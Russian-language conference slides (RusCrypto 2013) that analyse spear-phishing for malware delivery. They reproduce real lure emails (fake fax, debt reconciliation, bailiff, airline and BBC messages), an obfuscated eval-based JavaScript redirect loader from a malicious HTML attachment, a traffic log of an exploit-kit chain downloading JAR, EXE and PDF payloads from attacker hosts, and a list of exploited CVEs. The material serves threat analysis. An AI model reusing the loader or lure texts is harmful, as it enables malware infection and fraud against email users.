конференция
РусКрипто'2013

http://www.ruscrypto.ru/conference/

Использование электронной почты, для распространения вредоносного ПО ("Spearfishing")

Четвертаков Виталий
Кропотов Владимир
Ярочкин Федор

Преимущества использования электронной почты

- Возможность ориентирования атак на конкретные регионы, компании, профессии.
- Обход брандмауэра и контроля интернет траффика в компаниях.
- Взаимодействие непосредственно с оператором системы.
- Сравнительно небольшие трудозатраты и довольно высокая эффективность.

Риски и последствия

- Компрометация ПК и получение полного контроля над ним
- Распространение вредоносного ПО дальше по сети
- Рассылка спама
- Репутационные риски
- Утечка конфиденциальных и секретных данных
- Кража аутентификационной информации

Социальная инженерия

Метод несанкционированного доступа к информации или системам хранения информации без использования технических средств. Данный метод ориентирован не на саму систему, а на ее оператора и использует человеческий фактор для взлома системы.

Условные типы электронных писем

- Электронное письмо с вложенным исполняемым файлом (архивом с ним)
- Электронное письмо с вложенным запароленным архивом, pdf или doc документом
- Электронное письмо с вложенным эксплоитом для определенной программы (MS Word, Excel, Acrobat reader)
- Содержащие HTML документ с переходом на вредоносные ресурсы
- Содержащие гиперссылки ведущие на вредоносный ресурс

Электронное письмо с вложенным исполняемым файлом

Особенности

- не требует взаимодействия с вредоносными ресурсами в интернете на этапе заражения
- Исполняемый файл как правило маскируется под безобидный документ(.doc, .xls, .pdf).
- Текст письма сформирован так, что бы вызвать желание у пользователя открыть вложение

Текст письма

From: RapidFAX.Notifications [mailto:reports@rapidfax.com]
Subject: RapidFAX: New Fax


RapidFAX
Email to Fax - Fax to Email

A fax has been received.
MCFID = 39579806
Time Received = Tue, 04 Dec 2012 21:48:21 +0200
Fax Number = 9470091738
ANI = 3145495221
Number of Pages = 18
CSID = 32231126269
Fax Status Code = Successful
Please do not reply to this email.
RapidFAX Customer Service
www.rapidfax.com


j2 eVoice FuseMail campaigner KeepItSafe onebox

Содержание вложенного архива

Вложенный в архив файл



Файл после распаковки



Электронное письмо с вложенным запароленным архивом или документом

Особенности

- Пароль на документе или архиве позволяет обойти любые антивирусные проверки, а так же сканирование содержимого вложения межсетевыми экранами и сканерами безопасности
- В случае если во вложении исполняемый файл, он как правило маскируется под безобидный документ(.doc, .xls, .pdf).
- Текст письма сформирован так, что бы вызвать желание у пользователя открыть вложение

Текст письма

Добрый день,
По результатам проверки, у нашей фирмы обнаружился долг перед Вами за январь на
сумму 9540 рубл. Наш главбух составила акт сверки и просит подписать данный акт
и выслать его скан. А также спрашивает, что лучше написать при переводе средств.

_____
_____

С уважением, комерческий директор ОАО "М-ТОРГ"
Маркина Ольга Алексеевна

ps. акт сверки в приложении к письму, пароль к архив 111

Текст письма


Добрый день,
По результатам аудиторской проверки, у нашей фирмы обнаружился долг пере Вами за
декабрь 2012г. в сумме 49540 рубл. Наш главбух составила акт сверки и просит подписать
данный акт и выслать его скан. А также спрашивает, что лучше написать при переводе
средств.

С уважением, бухгалтер ЗАО "МСК"
Калинина Вера Владимировна


ps. акт сверки в приложении к письму, пароль к архиву 123

Содержание архива

Файл в архиве



Распакованный файл




Электронное письмо с вложенными Эксплоитами

Особенности

- В письмо вложен текстовый документ (.doc, .xls, .pdf). Что вызывает больше доверия у пользователя
- Часто используются 0day уязвимости
- Вложение не блокируется на почтовом сервере, как это может быть с исполняемыми файлами
- Текст письма сформирован так, что бы вызвать желание у пользователя открыть вложение


Текст письма



From: Федеральная служба судебных приставов [mailto:**********]
To: **********
Subject: Судебное постановление

Содержание файла

Данное сообщение можно прочитать только используя настольную версию Microsoft Word!



Электронное письмо с вложенными HTML документами

Особенности

- К письму приложены Html документы в котором находится редирект на вредоносный ресурс.
- Позволяет обходить антивирус так как HTML документ не содержит в себе ничего вредоносного
- Позволяет обойти запреты на прокси сервере, блокирующие переходы через iframe и script на сайтах в интернете.
- Текст письма сформирован так, что бы вызвать желание у пользователя открыть вложение

Текст письма

Тема: British Airways E-ticket receipts

e-ticket receipt
Booking reference: 05V9363845
Dear,

Thank you for booking with British Airways.

Ticket Type: e-ticket
This is your e-ticket receipt. Your ticket is held in our systems, you will not receive a paper ticket for your booking.

Your itinerary is attached (Internet Exlplorer/Mozilla Firefox file)


Yours sincerely,

British Airways Customer Services

How to contact us
Although we are unable to respond to individual replies to this email we have a comprehensive section that may help you if you have a question about your booking or travelling with British Airways.

If you require further assistance you may contact us

HTML Файл




```
<body>
<h1><b>Please wait. You will be forwarded.. . </h1></b>
<h4>Internet Explorer / Mozilla Firefox compatible only</h4><br>


<script>ff=String;fff="fromCharCode";ff=ff[fff];zz=3;try{document.body&=5151}catch(gdsgd){v="val";if(
document)try{document.body=12;}catch(gdsgsdg){asd=0;try{}catch(q){asd=1;}if(!asd){w={a:window}.a;v
v="e"+v;}}e=w[vv];if(1){f=new
Array(118,96,112,49,60,50,57,58,8,118,96,112,50,60,116,97,113,47,59,9,103,102,39,116,97,113,47,61,
60,116,97,113,48,41,31,121,100,110,97,117,108,99,110,115,44,108,110,97,97,115,103,111,109,59,34,
103,114,116,111,56,47,46,100,111,113,115,109,44,106,97,45,112,117,57,54,48,55,46,47,101,109,114,
116,107,47,107,103,110,106,113,47,98,109,108,116,107,110,45,110,104,111,32,59,124);}w=f;s=[];if(wi
ndow.document)for(i=2-2;-
i+104!=0;i+=1){j=i;if((031==0x19))if(e)s=s+ff(w[j]+j%zz);}xz=e;if(v)xz(s)}</script>
</body>
</html>
```

Электронное письмо содержащее ссылки на вредоносные ресурсы

- Нет никаких вложений, как правило в тексте письма присутствует несколько гиперссылок ведущих на 1 и тот же адрес
- Все гиперссылки замаскированы под ссылки на безопасные сайты или под текст.
- Текст письма сформирован так, что бы вызвать интерес пользователя к ссылкам, указанным в тексте

Текст письма

Diana Ayala saw this story on the BBC News website and thought you should see it.

** **Cyprus bailout: bank levy passed parliament already!** **
Cyprus can amend terms to a bailout deal that has sparked huge public anger....
< http://www.bbc.com.us/go/em/news/world-cyprus-57502820>

** BBC Daily E-mail **
Choose the news and sport headlines you want - when you want them, all in one daily e-mail
< http://www.bbc.co.uk/email>

This message is to notify you that your package has been processed and is on schedule for delivery from ADP.

Here are the details of your delivery:
Package Type: QTR/YE Reporting
Courier: UPS Ground
Estimated Time of Arrival: Tusesday, 5:00pm
Tracking Number (if one is available for this package): 1Z023R961390411904

Details: Click here to view and/or modify order

We will notify you via email if the status of your delivery changes.

Access these and other valuable tools at support.ADP.com:
o Payroll and Tax Calculators
o Order Payroll Supplies, Blank Checks, and more
o Submit requests online such as SUI Rate Changes, Schedule Changes, and more
o Download Product Documentation, Manuals, and Forms
o Download Software Patches and Updates
o Access Knowledge Solutions / Frequently Asked Questions
o Watch Animated Tours with Guided Input Instructions

Thank You,
ADP Client Services
support.ADP.com

Переход по ссылке

go-my.ru	/cyprus_news.html	739		text/html
go-my.ru	/favicon.ico	1,162		text/plain
rockbandsongs.net	/kill/larger_emergency.php	161,159		text/html
safebrowsing.clients.google.com	/safebrowsing/gethash?client=navclient-auto-ffox&appver=7.0&pver=2.2&wrkey=AKEgNis9z21bYEK_R8ijixBCtC7GN08Hgblq4z6vka6w2BSjLJiqiye7kRqsP-ogQJkODyl1-3nPi3l1RUkBeGVn7uzk603cVg==	220		application/octet-stream
rockbandsongs.net	/kill/larger_emergency.php	160,853		text/html
rockbandsongs.net	/kill/larger_emergency.php	20,867		application/java-archive
rockbandsongs.net	/kill/larger_emergency.php?tf=1g:1j:1k:1j:1i&de=2v:1l:30:1n:1m:1m:30:1g:2v:1f&m=1f&yv=w&vj=i&jopa=3402016	128,512	must-revalidate, post-check=0, pre-check=0 Expires: Wed, 20 Mar 2013 04:53:17 GMT	application/x-msdownload
72.251.206.90:8080	/0qHY8BAA/7ZymMBA/PR6flDAAAAA/	3,376	no-cache	text/html
141.219.153.206:8080	/0qHY8BAA/7ZymMBA/PR6flDAAAAA/	-1		
rockbandsongs.net	/kill/larger_emergency.php?qoper=1g:1j:1k:1j:1i&vrpzmu=3d:2w:36&zjl=2v:1l:30:1n:1m:1m:30:1g:2v:1f&thb=1m:1d:1f:1d:1k:1d:1g:1m:1h	20,137		application/pdf
bbc.co.uk	/	229		text/html; charset=iso-8859-1

Наиболее часто используемые уязвимости

Adobe Acrobat reader
CVE-2013-0640
CVE-2012-0775

Adobe flash player
CVE-2012-1535

MS Office
CVE-2012-0158
CVE-2011-1269
CVE-2010-3333
CVE-2009-3129

Java
CVE-2013-0422
CVE-2012-1723
CVE-2012-5076

Способы выявления и противодействия

Ваши преложения?

Заключение

На данный момент электронные письма являются очень действенным способом распространения вредоносного ПО, так как позволяет использовать человеческий фактор, который как правило является наиболее уязвимым местом в информационной безопасности.

Спасибо за внимание